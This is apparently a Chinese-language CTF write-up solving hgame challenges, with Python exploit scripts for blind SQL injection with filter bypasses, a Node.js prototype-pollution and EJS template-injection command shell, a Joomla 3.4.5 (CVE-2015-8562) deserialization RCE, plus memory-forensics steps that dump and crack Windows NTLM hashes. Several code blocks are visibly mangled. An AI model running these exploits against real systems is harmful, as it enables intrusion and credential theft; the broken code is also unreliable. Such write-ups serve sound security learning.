

这周好困好困，每天醒来只能保持 3h 的精力，哎。题目卡住以后倒是把寒假计划中的其他事情摸完了。

Web

Unforgettable

漫无止境的星期日

joomla!joomla!!!!

MISC

Akira之瞳-1

Akira之瞳-2

Web

Unforgettable

这道题是截止前几个小时静下心来做的，本来都打算放掉这题去把我暑假计划的其他东西搞定之前测试的时候发现我注册的账号很快就会失效（被删除）

初步怀疑是和 sql 注入有关，而且注入点应该和账号的信息有关

回过神来已经是 ddl 前几个小时了，开始尝试找注入点

先测试了用户名，发现有一些过滤：

空格、and、=、sleep、<、>、like、||、union

等号用 regexp 代替

空格用/**/代替

sleep 用 benchmark 代替


然后试了这个用户名：

```
1'/**/#
```

在首页中是这样



但是进入/user后是这样：



说明 sql 语句在 /user 页面执行了

然后就是盲注

有好些细节还不太懂，问了liki，然后写了程序

```
import httpx
from bs4 import BeautifulSoup
import time

session = httpx.Client(proxies={'all://':None})

def tryPayload(payload):
    username = payload
    username = username.replace(' ', '/*/')
    print(username)
    r = session.get('https://unforgettable.liki.link/register')
    csrf_token = BeautifulSoup(r, 'lxml').find('input', id='csrf_token')['value']
    email = str(int(time.time())) + '@qq.com'
    password = str(int(time.time()))
    registerData = {'csrf_token':csrf_token,
                    'username':username,
                    'email':email,
                    'password':password,
                    'submit':'注册'}

    # print(registerData)
    r =
session.post('https://unforgettable.liki.link/register',data=registerData)
    result = BeautifulSoup(r, 'lxml').find('div', class_='alert').contents[2]
    print(result)
    if 'You have registered!' in result:
        r = session.get('https://unforgettable.liki.link/login')
        csrf_token = BeautifulSoup(r, 'lxml').find('input', id='csrf_token')
['value']
        loginData = {'csrf_token':csrf_token,
                    'email':email,
                    'password':password,
                    'submit':'登录'}

        session.post('https://unforgettable.liki.link/login',data=loginData)
        r =
session.get('https://unforgettable.liki.link/user',timeout=600,allow_redirects=False)

    # 这个不允许跳转真的太太太重要了
    print(r.elapsed.total_seconds())
    return r.elapsed.total_seconds()

def getOutput(shell):
    # 获取返回结果的长度
    outputLength = 1
    while 1:
        temp = ''
        for _ in range(outputLength):
            temp += '.'
        payload = "1'&& if(({}) regexp
'^{ }',0,benchmark(5000000,sha2('a',256)))#{ }".format(shell, temp,
str(int(time.time())))
        if tryPayload(payload) < 1.5:
            outputLength += 1
        else:
            break
    print(outputLength)
```

```

# 获取返回的结果
output = ''
wordList = '_,abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
@$~'
for _ in range(outputLength-1): # 末尾是"\0"所以少读一位就够了
    for i in range(len(wordList)):
        temp = output
        temp += wordList[i]
        payload = "1'&& if({}) regexp
'^{}',benchmark(5000000,sha2('a',256)),0)#{}".format(shell, temp,
str(int(time.time())))
        if tryPayload(payload) > 1.5:
            output += wordList[i]
            break
    print(output)
    return output

# 数据库名
DBName = getOutput('database()')
# DBName = 'todolist'
print(DBName)
# 表名
tableNames = getOutput("select group_concat(table_name) from
information_schema.tables where table_schema in ('{}').format(DBName))
# tableNames = 'fffflllaagggg,todolist,user'
print(tableNames)
tableName = tableNames[tableNames.index(',')]
# 表字段
columnName = getOutput("select group_concat(column_name) from
information_schema.columns where table_name in ('{}').format(tableName))
# columnName = 'ffllllaaaagg'
print(columnName)
# 获取flag
flag = getOutput('select/**/{}/**/from/**/{}'.format(columnName, tableName))
# flag = '0rm_i5_th3_s0lu7ion'
print(flag)

```

hgame{0rm_i5_th3_s0lu7ion}

漫无止境的星期日

```

<html> [滚动]
  <head>
    <link rel="stylesheet" href="static/css/bootstrap.min.css">
    <link rel="stylesheet" href="static/css/style.css">
    <title>LOOP</title>
    <!--也许只要找到一个哭泣的人就可以重启这一天了...-->
    <!--情报说有东西藏在了 /static/www.zip-->
  </head>
  <body> [溢出]

```

代码分析，判断存在原型链污染问题

```

21 app.all('/', (req, res) => {
22     let data = { name: "", discription: "" }
23     if (req.ip === "::ffff:127.0.0.1") {
24         data.crying = true
25     }
26     if (req.method == 'POST') {
27         Object.keys(req.body).forEach((key) => {
28             if (key !== "crying") {
29                 data[key] = req.body[key]
30             }
31         })
32         req.session.crying = data.crying
33         req.session.name = data.name
34         req.session.discription = data.discription
35         return res.redirect(302, '/show');
36     }
37
38     return res.render('loop')
39 })
40

```

本来 Post 的是表单数据，利用特性，可以 Post Json 上去，让服务器解析，结合资料：

[深入理解 JavaScript Prototype 污染攻击](#)

构建payload：

```
{"name": "test1", "discription": "test2", "__proto__": {"crying": true}}
```

```

POST / HTTP/1.1
Host: macguffin.0727.site:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 72
Origin: http://macguffin.0727.site:5000
Connection: keep-alive
Referer: http://macguffin.0727.site:5000/
Cookie: session=s%3AuEWtEG5MuA_NVp9zSmNwNEbgEhnjKkvs.7yuR04EBr6nSvOeKn3m72wfFOvZoXd%2Fze8QUuWcCEKo
Upgrade-Insecure-Requests: 1

{"name": "test1", "discription": "test2", "__proto__": {"crying": true}}

```

```


HTTP/1.1 302 Found
X-Powered-By: Express
Location: /show
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 54
Set-Cookie: session=s%3AvRYUoKqZYs_7lfk73tb-VNPuwc6yiUur.b3f!
Date: Mon, 22 Feb 2021 11:24:09 GMT
Connection: keep-alive
Keep-Alive: timeout=5

```

<p>Found. Redirecting to /show</p>

发送后获得新 Cookie

成功进入 Wish 页面（这里大意了，挺早就构造了对的 Payload，结果一直没有去 Wish 页面检查是否可以进入）



接下来就是考虑利用这个[模板字符串](#)的漏洞

```
61     if (req.method == 'POST') {
62         let wishes = req.body.wishes
63         req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
64         return res.redirect(302, '/show');
65     }
```

然后写了程序测试了一下

```
payload:<%= 1+1 %>
<div class="wishes">2</div>
```

成功执行语句

然后试了半天成功执行 shell 语句

```
<%- global.process.mainModule.require('child_process').execSync('ls') %>
```

然后贴程序：

```
import httpx
from bs4 import BeautifulSoup
session = httpx.Client(proxies={'all://':None})
while 1:
    payload = {'wishes': "<%-
global.process.mainModule.require('child_process').execSync('"+input('payload:')
+'') %>"}

    payload1 = {"name": "test3", "discription": "test2", "__proto__": {"crying":
True}}
    r = session.post('http://macguffin.0727.site:5000/', json =
payload1, allow_redirects=False)
    print(r.content)
    session.post('http://macguffin.0727.site:5000/wish', json = payload)
    r = session.get('http://macguffin.0727.site:5000/show')
    soup = BeautifulSoup(r, 'lxml')
    print(soup.find('div', class_='wishes'))
```

然后开始翻目录

```
payload:ls ../../../../
b'Found. Redirecting to /show'
<div class="wishes">bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
</div>
```

```
payload:cat ../../../../flag
b'Found. Redirecting to /show'
<div class="wishes">hgame{nOdeJs_Prot0type_ls_fUnny&Ejs_Templ@te_Injection}</div>
payload:
```

hgame{nOdeJs_Prot0type_ls_fUnny&Ejs_Templ@te_Injection}

中间有特殊符号

索性就这样拿

```
cat ../../../../flag|base64
```

hgame{nOdeJs_Prot0type_ls_fUnny&Ejs_Templ@te_Injection}

joomlaJoomla!!!!

因为各种奇奇怪怪的原因，跑去用 kali 了。

按照下面的代码安装 msfconsole

```
sudo systemctl enable --now postgresql
sudo gem install bundler -v 2.2.4
sudo msfdb reinit
sudo msfconsole
```

使用 msfconsole 中的 joomla_version 程序分析 joomla 版本

```
sudo msfconsole
search joomla
use auxiliary/scanner/http/joomla_version
set RHOSTS 0300ccc44c.joomla.r4u.top
set RPORT 6788
run
```

```
msf6 > use auxiliary/scanner/http/joomla_version
msf6 auxiliary(scanner/http/joomla_version) > show options

Module options (auxiliary/scanner/http/joomla_version):


  Name      Current Setting  Required  Description
  --      -
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      RPORT            yes       The target port (TCP)
  SSL        SSL              no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  TARGETURI         yes       The base path to the Joomla application
  THREADS    THREADS          yes       The number of concurrent threads (max one per host)
  VHOST      VHOST            no        HTTP server virtual host


msf6 auxiliary(scanner/http/joomla_version) > set RHOSTS 0300ccc44c.joomla.r4u.top
RHOSTS => 0300ccc44c.joomla.r4u.top
msf6 auxiliary(scanner/http/joomla_version) > set RPORT 6788
RPORT => 6788
msf6 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.10 (Debian) PHP/5.6.12
[+] Joomla version: 3.4.5
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

可以看出网站程序版本是 3.4.5


下载 Joomla 3.4.5 和题目提供的网站程序进行比较





可以看出这里有一个过滤“|”的操作，针对CVE-2015-8562做的防护

不过这个应该双写||就能绕过，毕竟只替换一次。



然后就是看看大佬们的脚本

然后面向 Ctrl-C+V 编程，加入自己需要的一些东西

(这里因为print一次打印的字符有限，在测试的时候直接将文本输出到了文件中查看，然后再修改程序)

程序：

```
import requests
def conversor(data):
    # 将命令转换一下
    converted_cmd = ""
    for char in data:
        converted_cmd += "chr({0}).".format(ord(char))
    return converted_cmd[:-1]

def build_payload(rce_payload):
```



```

rce_payload = "eval({0})".format(conversor(rce_payload))
end = '\xf0\xfd\xfd\xfd' # 截断操作 仿照wordpress的xss
payload = r'''__test||0:21:"JDatabaseDriverMysqli":'''\
    r'''3:{s:2:"fc";0:17:"JSimplePieFactory":'''\
    r'''0:{s:21:"\0\0\0disconnectHandlers":'''\
    r'''a:1:{i:0;a:2:{i:0;0:9:"SimplePie":5:{'''\
    r'''s:8:"sanitize";0:20:"JDatabaseDriverMysql":'''\
    r'''0:{s:8:"feed_url":'''\
payload_field = "{0};JFactory::getConfig();exit".format(rce_payload)
payload += r'''s:{0}:{1}'''.format(str(len(payload_field)),
                                payload_field)

payload += r'''s:19:"cache_name_function";s:6:"assert";'''\
    r'''s:5:"cache";b:1;s:11:"cache_class";0:20:'''\
    r'''JDatabaseDriverMysql":0:{}}i:1;s:4:'''\
    r'''init";}}s:13:"\0\0\0connection";b:1;}}'' + end

return payload

def get_url(url, ua):
    headers={'User-Agent': ua}
    session = requests.session()
    r = session.get(url, headers=headers)
    for _ in range(3):
        r = session.get(url, headers=headers)
    return r

while 1:
    payload = 'system(\'\' + input('$') + '\');'
    r = get_url('http://0300ccc44c.joomla.r4u.top:6788/', build_payload(payload))
    print(r.content.decode())
    [r.content.decode().index('</html>')+8:r.content.decode().index('<b>warning</b>:assert():')-8]]

```

运行程序然后直接输入命令即可

```

$cat /flag
hgame{WelCoME~TO-ThIs_Re4Lw0RLD}

```

hgame{WelCoME~TO-ThIs_Re4Lw0RLD}

MISC

Akira之瞳-1

判断内存镜像的操作系统

```
.\volatility_2.6_win64_standalone.exe -f .\important_work.raw imageinfo
```

```
PS C:\Users\Downloads\important_work_bf81f2db20bfa2045a4cd2f6e6214544> .\volatility_2.6_win64_standalone.exe -f .\important_work.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (C:\Users\Downloads\important_work_bf81f2db20bfa2045a4cd2f6e6214544\important_work.raw)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf8000403b0a0L
Number of Processors : 16
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xffffffff8000403cd00L
KPCR for CPU 1 : 0xffffffff80004700000L
KPCR for CPU 2 : 0xffffffff80004776000L
KPCR for CPU 3 : 0xffffffff800047ec000L
KPCR for CPU 4 : 0xffffffff80004840000L
KPCR for CPU 5 : 0xffffffff800048b6000L
KPCR for CPU 6 : 0xffffffff8000492c000L
KPCR for CPU 7 : 0xffffffff800049a2000L
KPCR for CPU 8 : 0xffffffff800049d8000L
KPCR for CPU 9 : 0xffffffff80004a94000L
KPCR for CPU 10 : 0xffffffff80004b0a000L
KPCR for CPU 11 : 0xffffffff80004b80000L
KPCR for CPU 12 : 0xffffffff80004c00000L
KPCR for CPU 13 : 0xffffffff80004c76000L
KPCR for CPU 14 : 0xffffffff80004cec000L
KPCR for CPU 15 : 0xffffffff80004d62000L
KUSER_SHARED_DATA : 0xffffffff78000000000L
Image date and time : 2021-02-18 09:47:25 UTC+0000
Image local date and time : 2021-02-18 17:47:25 +0800
```

列出进程列表

```
.\volatility_2.6_win64_standalone.exe -f .\important_work.raw --
profile=win7SP1x64_23418 pslist
```

```
PS C:\Users\23485\Downloads\important_work_bf81f2db20bfa2045a4cd2f6e6214544> .\volatility_2.6_win64_standalone.exe -f .\important_work.raw --profile=win7SP1x64_23418 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start Exit
-----
0xffffffff800cd34040 System 4 0 158 487 0 0 2021-02-18 09:45:38 UTC+0000
0xffffffff800d975b30 smss.exe 364 4 2 44 0 0 2021-02-18 09:45:38 UTC+0000
0xffffffff800d88f9d0 csrss.exe 456 420 9 539 0 0 2021-02-18 09:45:41 UTC+0000
0xffffffff800cd52060 wininit.exe 500 420 4 95 0 0 2021-02-18 09:45:41 UTC+0000
0xffffffff800e139b30 csrss.exe 520 508 17 235 1 0 2021-02-18 09:45:41 UTC+0000
0xffffffff800e182910 services.exe 568 500 14 283 0 0 2021-02-18 09:45:41 UTC+0000
0xffffffff800e193910 lsass.exe 576 500 10 618 0 0 2021-02-18 09:45:41 UTC+0000
0xffffffff800e198b30 lsm.exe 584 500 11 167 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e3b0060 winlogon.exe 680 508 7 139 1 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e3c4b30 svchost.exe 720 568 13 411 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e3e5060 vmtoolsd.exe 780 568 3 59 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e3f4110 spoolsv.exe 860 568 7 315 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e429b30 svchost.exe 896 568 21 455 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e42a750 svchost.exe 940 568 23 487 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e445740 svchost.exe 968 568 44 900 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e479b30 audiodg.exe 180 896 6 149 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e49a890 svchost.exe 400 568 14 600 0 0 2021-02-18 09:45:42 UTC+0000
0xffffffff800e4b3a0 svchost.exe 212 568 22 432 0 0 2021-02-18 09:45:43 UTC+0000
0xffffffff800e5f4110 spoolsv.exe 1184 568 17 360 0 0 2021-02-18 09:45:43 UTC+0000
0xffffffff800e614520 svchost.exe 1212 568 27 367 0 0 2021-02-18 09:45:43 UTC+0000
0xffffffff800e745b30 VGAuthService.exe 1532 568 5 121 0 0 2021-02-18 09:45:44 UTC+0000
0xffffffff800e7b4060 vmtoolsd.exe 1584 568 11 285 0 0 2021-02-18 09:45:44 UTC+0000
0xffffffff800e84ab30 WmiPrvSE.exe 1848 720 11 202 0 0 2021-02-18 09:45:44 UTC+0000
0xffffffff800e83b30 dllhost.exe 1292 568 36 297 0 0 2021-02-18 09:45:45 UTC+0000
0xffffffff800e8fab30 svchost.exe 444 568 7 111 0 0 2021-02-18 09:45:45 UTC+0000
0xffffffff800e708960 dllhost.exe 2248 568 17 240 0 0 2021-02-18 09:45:45 UTC+0000
0xffffffff800e952460 svchost.exe 2240 568 16 173 0 0 2021-02-18 09:45:45 UTC+0000
0xffffffff800e994060 VSSVC.exe 2440 568 6 134 0 0 2021-02-18 09:45:46 UTC+0000
0xffffffff800eae1b30 WmiPrvSE.exe 2692 720 12 307 0 0 2021-02-18 09:46:04 UTC+0000
0xffffffff800eb54950 WmiApSrv.exe 2800 568 7 129 0 0 2021-02-18 09:46:05 UTC+0000
0xffffffff800eb8b630 taskhost.exe 2960 568 10 196 1 0 2021-02-18 09:46:50 UTC+0000
0xffffffff800ec09b30 dwm.exe 1540 940 7 131 1 0 2021-02-18 09:46:51 UTC+0000
0xffffffff800ec12b32 explorer.exe 2232 3084 32 713 1 0 2021-02-18 09:46:51 UTC+0000
0xffffffff800ec210 vmtoolsd.exe 1364 2232 5 81 1 0 2021-02-18 09:46:54 UTC+0000
0xffffffff800ec313a0 vmtoolsd.exe 1268 2232 9 180 1 0 2021-02-18 09:46:54 UTC+0000
0xffffffff800e5ab460 taskmgr.exe 2780 680 12 144 1 0 2021-02-18 09:46:59 UTC+0000
0xffffffff800e5c6b30 SearchIndexer.exe 1252 568 13 647 0 0 2021-02-18 09:47:00 UTC+0000
0xffffffff800ed50b30 wmpnetwk.exe 2572 568 13 251 0 0 2021-02-18 09:47:00 UTC+0000
0xffffffff800ed2eb30 svchost.exe 2596 568 13 182 0 0 2021-02-18 09:47:00 UTC+0000
0xffffffff800f246670 SearchProtocol 736 1252 7 245 1 0 2021-02-18 09:47:11 UTC+0000
0xffffffff800f248060 SearchFilterHo 2552 1252 5 101 0 0 2021-02-18 09:47:11 UTC+0000
0xffffffff800f263b30 important_work 1092 2232 1 16 1 0 2021-02-18 09:47:15 UTC+0000
0xffffffff800f260060 conhost.exe 1372 520 2 63 1 0 2021-02-18 09:47:16 UTC+0000
0xffffffff800f29fb30 cmd.exe 1340 1092 1 29 1 1 2021-02-18 09:47:16 UTC+0000
0xffffffff800ec13590 dllhost.exe 3128 720 6 102 1 0 2021-02-18 09:47:21 UTC+0000
0xffffffff800f2ba750 dllhost.exe 3184 720 6 99 0 0 2021-02-18 09:47:22 UTC+0000
0xffffffff800f277b30 DumpIt.exe 3216 2232 2 75 1 1 2021-02-18 09:47:22 UTC+0000
0xffffffff800edc6240 conhost.exe 3224 520 2 61 1 0 2021-02-18 09:47:22 UTC+0000
```

```

0xffffffff800f246670 SearchProtocol 736 1252 7 245
0xffffffff800f248060 SearchFilterHo 2552 1252 5 101
0xffffffff800f263b30 important_work 1092 2232 1 16
0xffffffff800f260060 conhost.exe 1372 520 2 63
0xffffffff800f29fb30 cmd.exe 1340 1092 1 29
0xffffffff800ec13590 dllhost.exe 3128 720 6 102
0xffffffff800f2ba750 dllhost.exe 3184 720 6 99
0xffffffff800f277b30 DumpIt.exe 3216 2232 2 75
0xffffffff800edc6240 conhost.exe 3224 520 2 61
81f2db20bfa2045a4cd2f6e621454

```

发现可疑程序

导出内存

```
.\volatility_2.6_win64_standalone.exe -f .\important_work.raw --
profile=win7SP1x64_23418 memdump -p 1092 --dump-dir=./
```

使用 foremost 分析内存数据

```
foremost 1092.dmp
```

得到一个 zip 文件



00002256.zip

2021/2/21 1:33

ZIP 压缩文件

22,897 KB

压缩包加密了，但是给出了提示

```
Password is sha256(login_password)
```

查询系统登录密码

```
.\volatility_2.6_win64_standalone.exe -f .\important_work.raw --  
profile=win7SP1x64_23418 hashdump
```

```
Volatility Foundation Volatility Framework 2.6  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Genga03:1001:aad3b435b51404eeaad3b435b51404ee:84b0d9c9f830238933e7131d60ac6436:::
```

格式为：

用户名：RID：LM-HASH值:NT-HASH值

因此拆分后为：

用户名称为：Administrator

RID为：500

LM-HASH值为：C8825DB10F2590EAAAD3B435B51404EE

NT-HASH值为：683020925C5D8569C23AA724774CE6CC

所以把 nt-hash 直接丢到 [cmd5](#) 里解密 可以得到密码

密文:	<input type="text" value="84b0d9c9f830238933e7131d60ac6436"/>
类型:	<input type="text" value="NTLM"/> [帮助]
<input type="button" value="查询"/> <input type="button" value="加密"/>	
查询结果: asdqwe123	

将获得的密码 sha256 加密后得到:

20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3

解压文件

拿到两张照片

